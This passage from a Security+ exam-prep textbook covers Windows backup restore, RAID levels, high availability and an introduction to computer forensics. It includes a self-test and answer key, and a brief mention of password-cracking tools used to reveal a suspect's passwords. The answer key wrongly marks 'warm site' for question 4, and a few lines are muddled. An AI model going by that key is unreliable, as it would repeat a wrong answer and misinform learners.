8. Select the checkbox beside the PacketCaptures folder to back up the PacketCaptures folder and then choose OK.




9. Choose Next. Choose "Local drive" to back up to a file on another disk and then choose Next.
10. Choose the Backup button to perform the backup. This should only take a minute.

Performing a Restore of a Deleted File

11. Double-click My Computer | Drive C: | labfiles | PacketCaptures.
12. In the PacketCaptures folder, delete the file named httptraffic.cap by right-clicking the file and choosing Delete.
13. Click Yes to confirm you wish to delete.
14. Close all windows.

15. To restore the deleted file, launch Server Manager and then choose Tools | Windows Server Backup.
16. Choose the Recover link on the right in the Action pane.
17. Choose This Server to specify that the backup is stored on your local server and then choose Next.
18. Ensure today's date is selected as the day the backup was performed and then choose Next.
19. Choose "Files and folders" to restore individual files from the backup and then choose Next.
20. On the left side, click the plus sign (+) to expand down through the folder structure of the backup, where you will find the PacketCaptures folder. Select the PacketCaptures folder on the left to display the files in that folder.
21. Select the HTTPtraffic.cap file on the right side to restore that file, as shown next:



22. Choose Next.
23. In the recovery options, choose "Original location" to restore the file where it originally was backed up from. Note the ACL (permissions) will be restored as well. Choose Next.
24. Choose Recover to start the restore operation.
25. After the restore operation completes, click Close and then close the backup software. Verify that the files now exist in C:\labfiles\PacketCaptures.

CERTIFICATION OBJECTIVE 16.03

Implementing Fault Tolerance

Having a data backup is a great idea, and storing a copy of that backup offsite is a better idea to help ensure that you can recover from any type of disaster. One of the problems with relying only on a backup solution is that if a drive fails on the server, users will need to wait for you to replace the drive and then to restore all the data—this could take hours, depending on the amount of data you are restoring.

To avoid having to replace the drive and to restore the data in the middle of the day during business hours, you could take advantage of fault-tolerant solutions such as *Redundant Array of Independent Disks (RAID)*. RAID is a technology that duplicates data across drives so that if a drive fails, the other drives in the solution can provide the data. The benefit is that if a drive fails, you can wait to fix the problem at the end of the business day, knowing that the redundancy of your solution will take care of the missing data.

RAID has different types, known as levels, and each level provides a different benefit with a different type of redundancy. The following subsection gives a description of popular RAID levels supported by different network operating systems.

exam Watch

For the Security+ exam, you need to configure the disks in a RAID solution. know that to protect disks from disasters,

RAID 0

RAID level 0 is called striping or striped volumes. With RAID 0, multiple disks are used to create a volume; when data is saved to the volume, the data is split up and spread across all disks in the volume. The benefit of striped volumes is that all disks are written to at the same time, giving you a performance benefit. For example, if you are saving a 12MB file to drive D: and drive D: is a striped volume made up of four disks, we can generalize the save operation by saying that each disk will save 3MB of data, and all disks will work at the same time to do that save operation that totals 12MB. If you had only one disk working for that 12MB save operation, it would take four times longer.

The disadvantage of RAID 0 is that no duplication of data occurs; therefore, if one of your hard drives fails within the volume, you can't read any of the data. RAID 0 is strictly for the performance benefit in the read and write operations. Figure 16-2 shows an example of a RAID 0 setup.

on the job

As an IT professional, I always need to create virtual machines and want the performance of the virtual machines to run as quickly as possible. My system at home has Hyper-V in Windows 8 installed, and I have created a RAID 0 volume that I run all my virtual machines from. Since I began doing this, my virtual machines are running five times faster!


Configuring RAID 0 on a Windows System

Windows Server 2012 and Windows 8 offer a software RAID feature, which means that the operating system is responsible for the creation and management of the RAID volume. A hardware RAID solution would offer a better-performing solution, but it would be more expensive.

Before you can start creating fault-tolerant volumes, you must have multiple hard drives installed on the systems with available space to create the RAID volume.

FIGURE 16-2

Looking at RAID 0



The following outlines the steps to create a RAID 0 volume in Windows Server 2012 and Windows 8:

1. Launch the Computer Management console.
2. In the Computer Management console, select Disk Management on the left side under Storage.
3. Right-click an area of unallocated space on disk 1, and choose New Striped Volume (see Figure 16-3).
4. The New Striped Volume Wizard appears. Click Next.
5. You will now need to choose the disks that will participate in the striped volume solution. Select disk 2 on the left, and click Add to add disk 2 to the striped volume (see Figure 16-4). Notice that the disk you started the creation of the volume on was already selected as a member of the volume. Since I started the volume on disk 1 and added disk 2, I will have two disks in this solution.

FIGURE 16-3

Creating a striped volume in Windows





FIGURE 16-4

Selecting the drives to use for the RAID 0 volume




6. Once you have added each disk, at the bottom of the dialog box type the amount of space you want to use on each disk for the volume. Type **200** in the "Select the amount of space in MB" box and notice that each disk will use 200MB—for a total of 400MB for the entire volume.
7. Click Next.
8. Assign a drive letter of **S** for Striped and then choose Next.
9. On the Format Volume screen, ensure that NTFS is the file system and type a Volume Label of **Striped**. Ensure that "Perform a quick format" is selected and then choose Next to format the volume for NTFS.
10. Click Finish and the new Striped Volume will be created. Notice that drive S: shows multiple times because it is made up of multiple disks (see Figure 16-5).
11. Close all windows.

Notice in Figure 16-5 that the drives have been converted from a basic disk to a dynamic disk. Windows requires dynamic disks in order to use the RAID volume types. Older versions of Windows required you to convert the disk from basic disk to

FIGURE 16-5

Looking at the new RAID 0 volume



dynamic disk before being able to create the RAID volumes, but newer versions of Windows do it automatically for you when you create the RAID volume.

exam Watch


RAID 0, known as disk striping, splits the data across all disks in the volume. RAID 0 writes to all disks at the same time, decreasing the time it takes to read or write the data. There is no fault tolerance in RAID 0; it is strictly for performance benefits.

RAID 1

RAID 1 is known as *disk mirroring*. Disk mirroring uses two hard drives and duplicates the data from one drive to another. The fact that RAID 1 stores a second copy of the data on another member of the volume means that this solution does offer fault

FIGURE 16-6

A mirrored volume stores a copy of the saved data on both disks.



tolerance. Fault tolerance is the concept that if one part of the solution fails, another part will pick up the workload and the solution will continue to function.

If one of the disks in the mirror fails, you can replace the failed disk by breaking the mirror, adding a new functioning disk, and then rebuilding the mirror from the existing disk that did not fail. Once you have reestablished the mirror, you have your fault tolerance back.

Figure 16-6 displays the concept of a mirrored volume. When a user saves data to a mirrored volume, the data is written to both disks that make up the volume.

Creating a Mirrored Volume on a Windows Server

In this step-by-step procedure, you will create a mirrored volume on a Windows Server by using two of the dynamic disks created in the preceding walkthrough. Remember that a mirrored volume stores all the data on both members (disks) in the volume. To create a mirrored volume, follow these steps:

1. Launch the Computer Management console.
2. In the Computer Management console, select Disk Management on the left side under Storage.
3. Right-click an area of unallocated space on disk 1, and choose New Mirrored Volume.
4. The New Mirrored Volume Wizard appears. Click Next.

5. Add disk 2 as a selected disk for the mirrored volume, and type **200** MB in the "Select the amount of space in MB" box (see Figure 16-7). Also notice that the total space used by the volume is 200MB as well (instead of the 400MB in the case of a striped volume). With a mirrored volume, there is 200MB per disk, but you can store only 200MB—the other 200MB is to store a copy of the data in case of disaster.
6. Click Next.
7. Assign **M** as the drive letter and choose Next.
8. Type a Volume label of **Mirrored** and choose the "Perform a quick format" option. Choose Next to format for NTFS.
9. Choose Finish. The mirrored volume is created. Notice that the legend in disk management displays the color codes for each volume type.

RAID 1 is known as disk mirroring, whereby the data is duplicated across two different disks but using only one disk controller. When using two disk controllers, each with a hard disk connected to it, we term the RAID 1 solution *disk duplexing* rather than disk mirroring. Figure 16-8 shows the difference between disk mirroring and disk duplexing. Both are considered RAID 1.

FIGURE 16-7

Selecting the drives to be part of the mirror





FIGURE 16-8

Disk mirroring versus disk duplexing



exam Watch

RAID 1 is known as disk mirroring, which "mirrors," or stores a full copy of, the data on a second disk in case the first disk fails.

RAID 5

RAID 5 is known as striping with parity because a RAID 5 volume acts as a RAID 0 volume but adds the parity information to create redundancy. RAID 5 volumes write data to all disks in the volume, but store redundant information on one of the disks per stripe (a stripe is a row made up of 64KB chunks on each disk, as shown in Figure 16-9). For example, when you save data to a RAID 5 volume made up of four disks, the data is split into 64KB data chunks (that may change, depending on the product or implementation) and written to each disk (let's say disks 0, 1, and 2). But disk 3 will store redundant data (parity data) of the three 64KB blocks that have been saved already. If the three 64KB blocks are not sufficient to complete saving the file, the save operation will continue onto the next row. There will be parity information for that row as well, but the parity information is stored on a different disk for each row.




FIGURE 16-9

A RAID 5 volume stripes the data and stores parity information.

Creating a RAID 5 Volume on a Windows Server

In the following walkthrough, you will see how to create a RAID 5 volume on a Windows Server by using three drives. Remember that a RAID 5 volume is similar to a striped volume, but also stores redundant information for each stripe that is written.

1. Launch the Computer Management console.
2. In the Computer Management console, select Disk Management on the left side under Storage.
3. Right-click an area of unallocated space on disk 1, and choose New RAID-5 Volume.
4. The New RAID-5 Volume Wizard appears. Click Next.
5. You will now need to choose the disks that will participate in the striped volume solution. Select disks 2 and 3 on the left, and click Add to add to the striped volume. Notice that the disk you started the volume on was already selected as a member of the volume. Because I started the volume on disk 1 and added disk 2 and disk 3, I will have three disks in this solution.
6. Once you have added each disk, at the bottom of the dialog box, type the amount of space you want to use on each disk for the volume. Type **200** and notice that each disk will use 200MB—for a total of 400MB for the entire volume, because a third of the space is used for parity and is not actual usable space.
7. Click Next.
8. Assign a drive letter **R** for RAID-5 Volume.
9. Click Next.
10. Click Next to format for NTFS.
11. Click Finish; the new RAID-5 volume has been created. Notice that drive R: shows multiple times because it is made up of multiple disks.
12. Close all windows.

If one of the disks fails, with a RAID 5 volume you can still access the data, but you may want to replace the faulty disk. To recover from a disk error with RAID 5, you simply replace the failed disk and regenerate the volume so that the data on the failed disk is created on the newly added disk.

exam Watch

RAID 5 volumes are known as striping with parity because this volume type splits the data across all disks but saves parity data on one of the disks per stripe. The parity information is used to calculate the missing data if a disk in the RAID 5 volume fails.

CERTIFICATION OBJECTIVE 16.04

Understanding High Availability


It is important to understand that having a RAID array does not ensure that your users can gain access to the data. For example, if you have an e-mail server that is connected to the RAID array, as shown in Figure 16-10, notice that the clients connect to the e-mail server to retrieve the data and not directly to the RAID array. What if the e-mail server fails? Although you have the e-mail data on a RAID array, the users are unable to get to that data because they must make the request through the e-mail server.

High availability is ensuring that clients can always gain access to the services that they need, whether it be an e-mail server, database server, or a WAN link. To have high availability, you must first identify all of your single points of failure and then create redundancy in those areas. The following are some key areas where single points of failure are found:

- **Servers** Servers providing network services such as e-mail or a web site are a single point of failure. Clustering or load balancing can be used to provide high availability of these services.
- **Hard drives** Hard drives store our valuable company data and are a single point of failure. You can use RAID to provide fault tolerance to the drives.

FIGURE 16-10

Identifying the need for high availability



- **Network equipment such as routers and switches** Routers and switches are important networking hardware that allow systems to communicate on the network. You should ensure you have multiple switches and routers and that multiple communication pathways exist between these devices to ensure fault tolerance.
- **WAN/Internet links** To ensure connectivity to the Internet or WAN, you should have multiple links purchased. This is especially true if you depend on cloud-based solutions, whether they are office productivity software, virtual machines, storage, or backup.
- **Power** Ensure that you have multiple power supplies in hardware such as routers, switches, and servers to provide fault tolerance to power.

In this section you will learn some of the different technologies that are used to create a high-availability solution.


Clustering Services

The first technology that is commonly used to ensure high availability is clustering services. With clustering, you install multiple servers (known as *nodes*) that run the same software. The two nodes act as a team, with one node acting as the active node and the other node acting as the passive node. When the active node fails, the passive node comes online to take on the workload.

For clustering to work, you will have some form of shared disk storage connected to all nodes in the cluster, which is protected via RAID. The cluster nodes are

FIGURE 16-11

Looking at clustering services




then connected directly together with a high-speed connection that is used as the heartbeat line. The heartbeat line carries a signal between the active node and passive node on a regular basis, and when a signal is not received by the passive node from the active, it is time for the passive node to take over because the active node must not be available. Figure 16-11 displays a two-node cluster, but keep in mind most clustering environments support more nodes.

Network Load Balancing

Network load balancing is an important technology that is designed to improve the performance of an application such as a web site. For example, if you find that your web site has grown in popularity and is being bogged down with requests, you can install multiple servers into a load-balanced array. The clients then connect to an IP address assigned to the load-balanced array (see step 1 in Figure 16-12), which then redirects the clients to one of the available servers in the array (see step 2 in Figure 16-12).

FIGURE 16-12

Looking at a network load-balancing scenario



Redundant Hardware

A big part of ensuring high availability is to create redundancy in all areas, including the hardware in your environment. The hardware is not limited to having multiple drives in case one fails, but should also include redundancy of the following:

- **Servers** If high availability is a concern, ensure that you have redundant servers in either a cluster or load-balanced solution. Ensure that the servers have redundant hardware components such as redundant drives, network cards, and power supplies.

- **WAN links** High-availability solutions will require redundancy on the WAN links. You could purchase two WAN links from the service provider or obtain WAN links from different service providers in case there are technical issues with one of them.
- **Power** An overlooked aspect of high availability is that all the technology we depend on requires power. You need to ensure that you have redundant power to provide to the organization and its assets by purchasing generators as backup power sources.

CERTIFICATION SUMMARY

In this chapter you learned about business continuity planning and disaster recovery procedures such as implementing backups and fault-tolerant solutions. The following are some key points to remember regarding this chapter as you prepare for the Security+ certification exam:

- A business continuity plan starts with management support and includes the business impact assessment, which identifies the critical business functions and any risks to those functions.
- Disaster recovery planning includes the use of alternative sites and having spare parts around for swapping out failed components. A hot site has all of the systems in place with continuous replication of data from the primary site to the alternative site.
- The different types of backups include full, differential, and incremental backups, and you need them to create a backup plan, which includes identifying what needs to be backed up, how often, and with what type of backup.
- Different types of high-availability solutions are clustering, load balancing, and the use of RAID to protect your company from disk failures.



TWO-MINUTE DRILL

Introduction to Disaster Recovery and Business Continuity

- ❑ The organization needs a business continuity plan (BCP) to ensure that it can continue business operations when faced with disasters.
- ❑ The disaster recovery plan (DRP), part of the BCP, is more technology driven because it deals with the step-by-step procedures to recover systems from different types of failures.
- ❑ The business impact assessment (BIA) is the phase of creating the BCP that deals with identifying the functions of the business, allowable downtime for each function, the risk associated with each function, and the mitigation technique.
- ❑ Ensure that your BCP is reviewed and tested on a regular basis so that you can determine any oversights and also so that each department knows their responsibility when a disaster strikes.

Backing Up and Restoring Data

- ❑ The different types of backups are a full backup, differential backup, and incremental backup. You typically will use a combination of full backup with differential, or a full backup with incremental.
- ❑ A full backup backs up whatever you specify and then clears the archive bit.
- ❑ A differential backup backs up what has changed since the last full backup and does not clear the archive bit.
- ❑ An incremental backup backs up what has changed since the last full backup or incremental backup and clears the archive bit.
- ❑ Backup tapes should be secured with a password or encryption and copies stored offsite so that if a disaster occurs at the facility, you have access to a copy of the tapes.
- ❑ Cloud backup has become increasingly popular and can be used as the primary or additional backup strategy if your organization allows for this. Note that many organizations are not allowed to store data in the cloud due to privacy and regulations.

Implementing Fault Tolerance

- Fault tolerance is ensuring that if a failure occurs, you have multiple items such as RAID volumes to cover the workload.
- RAID 0 is known as disk striping and has no data redundancy. RAID 0 is used to gain performance with reading/writing data to disk.
- RAID 1 is disk mirroring and is used to duplicate the data stored on a disk to another disk so that if a disk fails, the other disk still has the data.
- RAID 5 deals with striping across many disks with parity information spread across each disk. The parity information is used to rebuild data if a disk goes down.

Understanding High Availability

- Having fault tolerance does not give you high availability—but it helps with high availability. To have high availability, you need to ensure that all single points of failure are eliminated.
- Clustering is used to put high availability on services such as virtualization, DHCP, file shares, e-mail servers, and database servers.
- Load balancing is a method to improve performance of a particular service by installing multiple systems into a load-balanced array. When a request is sent to the load-balanced array, one of the systems handles the request.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Introduction to Disaster Recovery and Business Continuity

1. You are looking to create the business continuity plan for your organization. What is your first step to creating the BCP?
   A. Perform the business impact assessment.
   B. Obtain management support.
   C. Determine allowable downtime of business functions.
   D. Identify threats against resources.
2. Which of the following are common steps to performing the BIA? (Select three.)
   A. Choose an alternative site location.
   B. Identify business functions.
   C. Create a backup plan.
   D. Identify threats against business function.
   E. Identify maximum tolerable downtime of business function.
3. What type of BCP testing involves the BCP committee getting together to review the BCP?
   A. Checklist review
   B. Simulation test
   C. Parallel test
   D. Structured walkthrough
4. You have been tasked to design a disaster recovery alternative site solution to ensure that all the equipment and services are in place with minimal restoration time. What type of alternative site are you looking to use?
   A. Warm site
   B. Hot site
   C. Cold site
   D. Spare site

5. You are the security administrator for a company and wish to implement a solution that will reduce data loss in the case of a drive failure. Which of the following would you use?
   A. RAID
   B. Server clustering
   C. Load balancing
   D. Virtualization
6. Tom is the security officer for a large organization and wishes to split the requests to his web site across multiple devices. Which of the following should be used?
   A. RAID
   B. Proxy server
   C. Load balancing
   D. Virtualization
7. You have met with your manager over lunch to discuss the company's goal for system restores, and your manager has specified the degree of acceptable data loss during restoration. Which of the following has been defined?
   A. MTTR
   B. MTTF
   C. MTBF
   D. RPO
8. Your team has devised a plan to determine how new company leaders are chosen as part of your contingency plan. Which part of the plan have you just developed?
   A. Business impact analysis
   B. Succession planning
   C. Continuity of operations
   D. Disaster recovery

Backing Up and Restoring Data

9. What type of backup backs up the data that has changed and then clears the archive bit?
   A. Full
   B. Differential
   C. Incremental
   D. Copy

10. You are responsible for ensuring that backups are stored at an alternative location. Which of the following should you consider with the tapes that are stored at the alternative location?
- A. RAID
- B. Password protect or encrypt
- C. Store close to magnets
- D. Store tapes in a hidden location in a closet

Implementing Fault Tolerance

11. Your manager is concerned that the drive that holds the company data will fail, rendering the data unavailable. What protection method can you put on the drives to help in drive disasters?
- A. RAID
- B. Backups
- C. Load balancing
- D. Clustering

12. What RAID level mirrors the data from one drive to another?
- A. RAID 1
- B. RAID 5
- C. RAID 3
- D. RAID 0

Understanding High Availability

13. Customers visiting the company web site are complaining that the web site is responding slowly. Your manager is wondering if there is a way to speed up the customer's experience with the web site. What would you recommend?
- A. Clustering
- B. Load balancing
- C. RAID 5
- D. Full backup

14. Your manager is concerned that if the company e-mail server fails, then the company will no longer have access to e-mail services. What solution would you recommend?
- A. Clustering
- B. Load balancing
- C. RAID 5
- D. Full backup

Performance-Based Question

15. Using the exhibit, match the characteristic on the left to the type of scan found on the right side.

RPO	Time between failures
MTTF	Determines how much data loss is acceptable
RTO	Amount of time before a device fails
MTBF	Amount of time to recover a system
MTTR	Amount of time allowable for the restoration of a business function

SELF TEST ANSWERS

Introduction to Disaster Recovery and Business Continuity

1. ☑ **B.** It is critical that you obtain management support to create a BCP because it will use up a lot of your time and other company resources.
   ☒ **A, C,** and **D** are incorrect because they do not represent the first step to creating a BCP.
2. ☑ **B, D,** and **E.** The business impact assessment is the risk management part of the BCP and involves identifying the critical business functions, identifying the risk associated with the functions, and determining how long the company can go without those functions.
   ☒ **A** and **C** are incorrect because they are not steps performed during the BIA.
3. ☑ **D.** A structured walkthrough involves the BCP committee getting together and reviewing the BCP. This helps identify oversights in the plan and ensures everyone knows their responsibilities.
   ☒ **A, B,** and **C** are incorrect. A checklist review is when each department is sent a copy of the BCP to review individually. A simulation test is when different parts of the plan are actually tested for completeness, and a parallel test involves testing the alternative site by bringing the systems online at the alternative site.
4. ☑ **A.** A warm site involves having the site available with the equipment, but you are required to restore the most recent copy of the data. For example, the e-mail server may be present, but you need to restore the most recent backup of the e-mail server data.
   ☒ **B, C,** and **D** are incorrect. A hot site does not require restoration of data because it is continuously synchronized with the main site. A cold site does not have the servers and other systems—it simply is the location with a little bit of furniture. There is no such thing as a spare site.
5. ☑ **A.** In order to access data when a drive fails, you need to configure the drive in a RAID solution. RAID is a group of drives that work together to provide the data. When one drive fails in the group, the remaining drives provide the missing data.
   ☒ **B, C,** and **D** are incorrect. Server clustering is used to provide high availability to services such as e-mail and database servers. Load balancing is used to distribute the workload across multiple devices or servers, and virtualization is a method of running multiple systems on a single computer.
6. ☑ **C.** Tom should use load balancing to split the workload of requests across multiple servers.
   ☒ **A, B,** and **D** are incorrect. RAID is used to create fault tolerance on data, and a proxy server is used to provide a central point through which clients can access the Internet. The proxy server can log their activity and control sites they can visit. Virtualization is a method of running multiple systems on a single computer.

7. ☑ **D.** Recovery point objective is determining what is acceptable data loss in your recovery strategy.
☒ **A, B,** and **C** are incorrect. MTTR is the amount of time it takes to recover, while MTTF and MTBF determine the amount of time for a device to fail.

8. ☑ **B.** Succession planning is determining who the new leaders in an organization will be in case of a disaster.
☒ **A, C,** and **D** are incorrect. Business impact analysis is determining the value of each business function and the impact of its loss. Continuity of operations is ensuring that the business operations still continue in the event of a disaster, and disaster recovery is ensuring the recovery of systems.

Backing Up and Restoring Data

9. ☑ **C.** An incremental backup is responsible for backing up what has changed and clearing the archive bit.
☒ **A, B,** and **D** are incorrect. A full backup backs up all selected data and then clears the archive bit, while a differential backup backs up only changes but does not clear the archive bit. A copy backup is like a full backup but does not clear the archive bit.

10. ☑ **B.** Ensure that you protect your tape backups by encrypting the data on tape or requiring a password to do a restore operation.
☒ **A, C,** and **D** are incorrect because they do not represent secure practices with tapes. The tapes should be stored in a secure location and password protected or encrypted.

Implementing Fault Tolerance

11. ☑ **A.** Remember for the exam that RAID allows you to prepare for disasters related to disk failures.
☒ **B, C,** and **D** are incorrect. Although backups can help prepare for disasters with drive failures, RAID is the better answer because it allows continuous access to the data. Load balancing is used for services such as web servers to allow the application to respond more quickly due to having multiple servers that answer the request. Clustering is having multiple nodes running a service so that if one service fails, the other node can take over the request.

12. ☑ **A.** RAID 1 mirrors the data from one drive to another.
☒ **B, C,** and **D** are incorrect. RAID 5 is the striping of data across all drives with parity information being written so that any missing data can be regenerated. Although not mentioned in this chapter, RAID 3 works in a similar fashion to RAID 5, but the parity information is written to one single disk. RAID 0 is disk striping that has no fault tolerance, but it improves performance by splitting the write operation across multiple disks.

Understanding High Availability

13. ☑ **B.** Load balancing allows you to group multiple servers as a single unit, with each server being able to handle the request.


☒ **A, C,** and **D** are incorrect. Clustering allows you to have multiple servers provide the same service in an active/passive configuration—if the active server fails, the passive node takes over. RAID 5 is the striping of data across all drives with parity information being written so that any missing data can be regenerated. Doing a full backup does not provide high availability or provide any performance benefit—it just allows you to recover lost data.

14. ☑ **A.** Clustering allows you to have multiple servers provide the same service in an active/passive configuration—if the active server fails, the passive node takes over.

☒ **B, C,** and **D** are incorrect. Load balancing allows you to group multiple servers as a single unit, with each server being able to handle the request. RAID 5 is the striping of data across all drives with parity information being written so that any missing data can be regenerated. Doing a full backup does not provide high availability—it just allows you to recover lost data.

Performance-Based Question

15. The following identifies the term on the left and its corresponding definition.



This page is intentionally left blank to match the printed book.



17

Introduction to Computer Forensics

CERTIFICATION OBJECTIVES

17.01 Working with Evidence

17.02 Collecting Digital Evidence

17.03 Looking at Incident Response

✓ Two-Minute Drill

Q&A Self Test

A popular topic that relates to computer security is computer forensics and investigations. *Computer forensics* deals with the capture and analysis of evidence from computers, servers, or mobile devices. This chapter introduces you to computer forensics and helps you prepare for the related questions on the Security+ exam. This chapter is by no means intended to be a complete discussion of computer forensics, because it would take an entire book to expose you to the concepts and skills needed to be a computer forensics investigator.

The two major categories of forensics investigations are corporate investigations (internal) and public investigations. A *corporate investigation* arises because an employee is suspected of violating a corporate policy or misusing a corporate asset such as e-mail or the Internet. A *public investigation* arises due to suspicion that a law has been broken. In both cases, it is important to seek legal advice before starting your investigation to ensure that any evidence that has been found will be admissible in court should the case go to trial.

Your job as a computer forensics investigator is to ensure that you collect the digital evidence needed to prove or disprove that someone has broken a law or that an employee has violated corporate policy.

CERTIFICATION OBJECTIVE 17.01

Working with Evidence

It is critical that you understand not only how to acquire and analyze digital evidence when performing a computer investigation, but also the different types of evidence and how evidence is managed. This section introduces you to what evidence is.

For evidence to be admissible in court, the evidence must meet three conditions—it must be *sufficient* evidence, it must be *competent* evidence, and it must be *relevant* evidence. For evidence to be considered sufficient, it must prove a fact by itself, without the need for supporting evidence to prove the point. The evidence must also be competent evidence, which means that the evidence must have been legally obtained. If the evidence has been illegally obtained, it is inadmissible in court. Finally, the evidence must have relevance—meaning that the evidence must be related to and have meaning to the case.

Types of Evidence

When working on collecting evidence, you need to understand the different types of evidence presented in court. The major types of evidence are real evidence, direct evidence, documentary evidence, and demonstrative evidence.

Real evidence, also known as *physical evidence*, is a tangible object presented in court. An example of real evidence in a murder trial such as a stabbing would be the actual murder knife.

Direct evidence is testimony from a witness who has seen or experienced the event firsthand. For example, if someone saw the murder and tells how it happened, that is direct evidence.

The next type of evidence is *documentary evidence*, which is typically a printed document. Examples of documentary evidence are contracts, an invoice for some form of service or product, or a printed e-mail supporting something communicated through electronic mail. Documentary evidence could also be evidence such as voice recordings, video recordings, or photographs.

Demonstrative evidence is evidence that involves presenting a physical object that displays the results of some form of event occurring. For example, in a number of injury cases, a medical exhibit may be used to display the results of malpractice. Another example of demonstrative evidence may be a model of an intersection where model cars show the location of the plaintiff and defendant.

Collecting Evidence

Evidence is a critical aspect of any court case or corporate investigation, and as a result, evidence must be handled with great care. It is important that you limit how much you change the crime scene and any digital evidence. Modifying the scene or the evidence is known as *contamination* and may result in the evidence not being admissible in court.

Before you arrive at the location where you will be collecting evidence, it is important that you first familiarize yourself with the situation so that you can plan for the type of evidence that you are looking for. For example, you need to know if you are looking for a computer, maybe a laptop, or a smart phone that could have potential evidence. Being prepared is the key!

Chain of Custody

When collecting evidence, it is critical that you document and label each piece of evidence and store the evidence in evidence bags. When documenting the evidence,

record what the item is, where the item was discovered, the label ID number, the date and time the evidence was collected, and who collected the evidence.

It is critical that you have a chain of custody form created for each piece of evidence so that you can record where the evidence is at all times. If an authorized investigator takes the evidence out of secure storage at a later time, then that needs to be recorded in the chain of custody so that you can account for everyone who had access to the evidence.

exam Watch

For the Security+ exam, know that the chain of custody is a document that records where the evidence is at all times. It is imperative that you have a chain of custody in place for the evidence so that you can account for the whereabouts of the evidence at all times.

Preserving the Evidence

When collecting the evidence, not only must you document each piece of evidence and create a chain of custody, but you must also ensure that you take steps to preserve, or protect, the evidence. The evidence should be placed in secure containers and then transported immediately to a secure storage location.

With digital evidence, you will need to ensure that the evidence is protected from damage from magnetic fields and also protected against electrostatic discharge (ESD). ESD is a common way that computer chips are destroyed, so be sure to protect computer components.

exam Watch

Evidence should be documented and stored in a secure location with limited personnel having access to the evidence.

Ensure that the evidence is stored in a secure cabinet and that the secure cabinet is located in a secure area with limited personnel access. You will need to prove that only authorized individuals had access to the evidence.

Documenting Your Steps

It is critical that you document all of your steps after arriving at the scene. Be sure to take pictures of the area where the evidence is. For example, if you're responsible for seizing a computer from a suspected criminal's home, be sure to take photos of the area where the computer is before you touch anything. You may also capture video of your investigation steps with a video camera or screen-capturing software.

Document and photograph anything that is connected to the computer as well. For example, you may notice that an external drive is connected to the system. Be sure to photograph not only the external drive but also the connectors on the back of the computer showing that the drive is connected to the computer.

When performing the analysis on the evidence, be sure to document each step you perform. If you find the evidence, it is critical that you can explain the steps you took to find the evidence and that you can reproduce the results over and over again.

on the job

When performing a forensics investigation, you must document all your steps so that you can explain how you found the evidence and can reproduce the results.


A great method of helping create a log of your steps is to create a text file with Notepad and type the text **.LOG** at the beginning of the text file. Every time you open the file the system will record the date and time—you simply need to start logging your steps (Figure 17-1).

As a forensics expert, you may be called upon in court to report on the findings of your investigation. Take clear notes throughout the investigation so that you can refresh your memory as to the steps you took during the investigation.

The documentation that you produce also helps you track your man-hours (work hours) and expenses when performing an investigation. If you're providing forensics services to customers, you will need to track your hours to help justify the cost to the customer.

FIGURE 17-1

Using Notepad to help document all activities performed during an investigation



Passwords

When analyzing the evidence, you may find that it is password protected. For example, you may find that a file you try to open is encrypted and requires a password to decrypt the information. Most forensics software gives you a method to retrieve keywords from the registry and then generate a dictionary list file (Figure 17-2) that can then be used to try to crack the password.

Another approach you could take is to use a password-cracking tool such as Cain and Abel or Snadboy's Revelation to identify the user's e-mail password and to see if the suspect uses the same password to encrypt the files. Even criminals have bad habits such as reusing the same password! With Snadboy, you simply drag the circled crosshair over the hidden password to reveal it, as seen in Figure 17-3.

FIGURE 17-2

Generating a dictionary list file from the registry can locate potential passwords.





FIGURE 17-3

Using Snadboy's Revelation to reveal an e-mail password



CERTIFICATION OBJECTIVE 17.02

Collecting Digital Evidence

Now that you understand the concepts behind evidence and the different types of evidence, let's move on to how you are going to collect and analyze digital evidence.

Understanding the Process

When conducting an investigation that requires you to work with digital evidence, ensure that you follow a process to collect the relevant evidence without modifying it. Working with digital evidence requires special skills to ensure you do not contaminate the evidence. This section outlines the basic steps to finding digital evidence.

Seize the Evidence

The first step to working with digital evidence is that the evidence must be seized. Seizing the evidence means going to the suspect's location, disconnecting the power from the computer, and taking the evidence back to your forensics lab. In a corporate case, this may involve waiting for a time after hours when the employee is not around and then taking the employee's workstation. Or, depending on the nature of the violation, you may seize the computer and mobile device immediately. When dealing with a public case, it is important that law enforcement obtain a search warrant for any items that need to be seized.

It is critical during seizure of the evidence that you document the scene, including making your own notes, labeling the evidence, and taking pictures as discussed earlier in the chapter.

Acquire the Evidence

Once the evidence has been seized, you can then *acquire* the evidence. Acquiring the evidence involves taking an image of the evidence so that you can do your investigation from a copy of the evidence and not from the original evidence. It is critical that you acquire a bit-level copy (raw sector-by-sector copy) of any drives on the suspect system by using forensically sound imaging software. *Forensically sound* imaging software is software designed for computer forensics and does not make any modifications to the source drive.

INSIDE THE EXAM

Importance of Imaging a Drive

For the Security+ certification exam, and for the real world, remember that it's critical to ensure you create a bit-level copy, known as a drive image, of a suspect's drive instead of relying on a normal file copy operation. The reason is that a bit-level copy of the drive copies the drive sector by sector as opposed to a logical file copy operation. A file copy will copy just the files, not the entire disk, and won't capture the deleted files that remain on the disk after they are deleted.

Creating an image of a drive captures the entire drive (because it copies each sector), including deleted files and hidden information on disk. Always remember to create multiple images of the drive and use different imaging tools in case one of the images goes corrupt. After creating the image, you will perform your investigation on the image and not the original drive.


Static Images When acquiring the image, you typically will take the drive out of the suspect system and then connect the drive to your forensics workstation. The forensics workstation is a system you set up with your forensics software and with no connection to the network or Internet.

The proper method to connect the suspect drive to your forensics workstation is to connect a *write blocker* to your workstation (usually via USB). The write blocker will have interfaces for IDE (Integrated Drive Electronics), SATA (Serial Advanced Technology Attachment), and SCSI (Small Computer System Interface) drives to connect to the write blocker. The write blocker is a device that does not allow modification to any drives connected to it (see Figure 17-4).

Live Images Although most times you will be dealing with static images, you may sometimes need to do a live acquisition. With static images, you are unable to capture the contents of memory because the power was removed from the system when it was seized. Before seizing the evidence, plan whether you need to do a live acquisition or a static acquisition. The benefit of the live acquisition is that you can obtain the contents of memory by placing a forensics CD into the system and running your imaging software and dumping the contents of memory to disk or across the network. The drawback of the live acquisition is that you are modifying the system when you run your software—you must verify ahead of time with the lead investigator that this is acceptable.

FIGURE 17-4

Always use a write blocker when connecting the suspect drive to your forensics workstation.




Performing a live acquisition allows you to perform two very important tasks:

- **Capture the contents of memory** As mentioned, with a live acquisition, you can capture the contents of memory before the suspect system is turned off. Helix (see Figure 17-5) is a popular live analysis tool that allows you to capture the contents of memory to a remote location.
